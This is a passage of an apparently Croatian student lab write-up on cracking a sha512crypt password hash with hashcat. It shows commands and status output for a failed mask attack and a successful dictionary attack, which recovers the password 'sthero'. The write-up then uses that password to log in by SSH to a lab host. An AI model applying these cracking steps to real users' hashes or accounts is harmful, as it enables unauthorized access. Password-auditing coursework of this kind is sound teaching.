  1500 | descrypt, DES (Unix), Traditional DES
  7400 | sha256crypt $5$, SHA256 (Unix)
  1800 | sha512crypt $6$, SHA512 (Unix)
 24600 | SQLCipher
   131 | MSSQL (2000)
   132 | MSSQL (2005)
  1731 | MSSQL (2012, 2014)
```




```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ hashcat --force -m 1800 -a 3 hash.txt ?l?l?l?l?l?l --status --st
atus-timer 10
hashcat (v4.0.1) starting...
```




```
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$84IUaUErxj7RzR/q$4eQPmOGHK/d3iquUhjx73jAOS4rN09F...Ci5OU/
Time.Started.....: Tue Jan  4 12:08:59 2022 (20 secs)
Time.Estimated...: Thu Jan 20 13:33:51 2022 (16 days, 1 hour)
Guess.Mask.......: ?l?l?l?l?l?l [6]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:      223 H/s (7.34ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 4400/308915776 (0.00%)
Rejected.........: 0/4400 (0.00%)
Restore.Point....: 0/11881376 (0.00%)
Candidates.#1....: xarier -> xjurer
HWMon.Dev.#1.....: N/A

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$84IUaUErxj7RzR/q$4eQPmOGHK/d3iquUhjx73jAOS4rN09F...Ci5OU/
Time.Started.....: Tue Jan  4 12:08:59 2022 (30 secs)
Time.Estimated...: Thu Jan 20 10:18:05 2022 (15 days, 22 hours)
Guess.Mask.......: ?l?l?l?l?l?l [6]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:      225 H/s (6.56ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 6688/308915776 (0.00%)
Rejected.........: 0/6688 (0.00%)
Restore.Point....: 176/11881376 (0.00%)
Candidates.#1....: hvssta -> hcdrer
HWMon.Dev.#1.....: N/A

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

Nakon toga koristili smo dictionary attack, gdje smo uspjeli naći šifru.



```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ hashcat --force -m 1800 -a 0 hash.txt dictionary/g5/dictionary_offline.txt --status --status-timer 10
hashcat (v4.0.1) starting...
```

Uspjeh: šifra glasi → **sthero**



```
$6$84IUaUErxj7RzR/q$4eQPmOGHK/d3iquUhjx73jAOS4rN09Fj6JAFT3nVeDGH3IuyWOuuHQjWmSVhK1a5B/F/FneqDmL.v/gOCi5OU/:sthero

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$84IUaUErxj7RzR/q$4eQPmOGHK/d3iquUhjx73jAOS4rN09F...Ci5OU/
Time.Started.....: Tue Jan  4 12:11:53 2022 (3 mins, 31 secs)
Time.Estimated...: Tue Jan  4 12:15:24 2022 (0 secs)
Guess.Base.......: File (dictionary/g5/dictionary_offline.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:      222 H/s (7.09ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 46720/50072 (93.31%)
Rejected.........: 0/46720 (0.00%)
Restore.Point....: 46592/50072 (93.05%)
Candidates.#1....: kkggtp -> kkezga
HWMon.Dev.#1.....: N/A
```

Testirali smo šifru tako da smo se uspješno loggirali **ssh freddy_mercury@10.0.15.5** i šifrom **sthero**.